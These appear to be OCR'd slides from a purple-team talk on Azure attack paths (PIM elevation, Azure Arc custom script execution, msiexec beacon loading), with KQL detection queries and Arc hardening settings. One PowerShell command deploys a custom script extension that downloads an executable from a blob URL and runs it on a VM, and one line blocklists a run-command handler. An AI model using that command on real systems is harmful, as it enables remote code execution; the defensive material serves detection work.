
PIM elevation with **Risk event**


```
AuditLogs
| where TimeGenerated > ago(1h)
| where OperationName contains "PIM activation" and OperationName contains "completed"
| extend UserPrincipalName = tostring(InitiatedBy.user.userPrincipalName)
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(1d)) on UserPrincipalName
```


```
CloudAppEvents
| where TimeGenerated > ago(1h)
| where ActionType == "Add member to role."
| extend UserPrincipalName = tostring(RawEventData.ObjectId)
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(1d)) on UserPrincipalName
```

Preventive Controls

Block PIM usage on **Risk events**








T1548 – Priv Elevation via PIM

T1651 – Cloud Commands via Arc

Execution via Azure Arc

Run Command and Custom Scripts

```
Set-AzVMExtension -ResourceGroupName $vm.ResourceGroupName
-VMName $vm.Name -Location $vm.Location
-Name "testScript" -Publisher "Microsoft.Compute"
-ExtensionType "CustomScriptExtension" -TypeHandlerVersion "1.9"
-Settings @{
"fileUris" = @("https://                .blob.core.windows.net/purple/          x64.exe");
"commandToExecute" = "powershell .\          _x64.exe"
}
```



Preventive Controls

- Arc in monitor mode
- Extension allow / block list
- Disable remote access

Agent modes

The Azure Connected Machine agent has two possible modes:

- **Full mode**, the default mode which allows all use of agent functionality.
- **Monitor mode**, which applies a Microsoft-managed extension allowlist, disables remote connectivity, and disables the machine configuration agent.

If you're using Arc solely for monitoring purposes, setting the agent to Monitor mode makes it easy to restrict the agent to just the functionality required to use Azure Monitor. You can configure the agent mode with the following command (run locally on each machine):

```
azcmagent config set config.mode monitor
```

```
azcmagent config set incomingconnections.enabled false
```

Bash Copy

```
azcmagent config set extensions.allowlist "Microsoft.Azure.Monitor/AzureMonitorLinuxAgent"
```

Bash Copy

```
azcmagent config set extensions.blocklist "Microsoft.Cplat.Core/RunCommandHandlerWindows, Microsoft
```

Logs

Logged in **AzureActivity** & **CloudAppEvents** (Defender XDR)

```
1   AzureActivity
2   | where OperationNameValue =~ "MICROSOFT.COMPUTE/VIRTUALMACHINES/EXTENSIONS/WRITE"
3   | where ActivityStatusValue != "Failure"
```

```
5   CloudAppEvents
6   | where ApplicationId == "12260" and ActionType == "Write Extensions"
```

Detective Controls

Custom Script & Run Command by **Risky User**


```
AzureActivity
| where TimeGenerated > ago(1h)
| where CategoryValue == "Administrative"
| where OperationNameValue =~ "Microsoft.Compute/virtualMachines/runCommand/action"
    or OperationNameValue =~ "MICROSOFT.COMPUTE/VIRTUALMACHINES/EXTENSIONS/WRITE"
| extend VMName = tostring(todynamic(Properties).resource)
| summarize make_list(ActivityStatusValue), TimeGenerated = max(TimeGenerated) by CorrelationId, CallerIpAddress, Caller, ResourceGroup, VMName
| join kind=inner (AADUserRiskEvents | where TimeGenerated > ago(14d) ) on $left.Caller == $right.UserPrincipalName
```

First time Custom Script or Run Command deployment


```
BehaviorAnalytics
| where TimeGenerated > ago(1h)
| extend ActivityInsights = parse_json(ActivityInsights)
| where ActivityInsights.EventMessage has_any ('runCommand/action', 'extensions/write')
| where ActivityInsights.FirstTimeUserPerformedAction == "True"
```


Enrichment name	Baseline (days)	Description	Sample value
First time user performed action *(FirstTimeUserPerformedAction)*	180	The action was performed for the first time by the user.	True, False

Detective Controls




Not flagged by Defender for Resource Manager ☹


T1566.004 – Spearphishing Voice
Cloud Admin User
T1078.004 – Cloud Account Login
T1548 – Priv Elevation via PIM
T1651 – Cloud Commands via Arc
RoadRecon
AzureCLI
T1580 – Cloud Infrastructure Discovery
T1595 – Secret scanning
T1021.007 – Lateral Movement



Beacon execution

Execution via msiexec



Well known **lolbin**

/Msiexec.exe

Star 8,230


Execute (MSI, Remote, DLL, MST)

Used by Windows to execute msi files

Paths:
C:\Windows\System32\msiexec.exe
C:\Windows\SysWOW64\msiexec.exe

Used to load beacon DLL file

Execution via msiexec



Beacon in DLL file **prevented** by MDE


But as informational in generic ‘Wacatac’ category

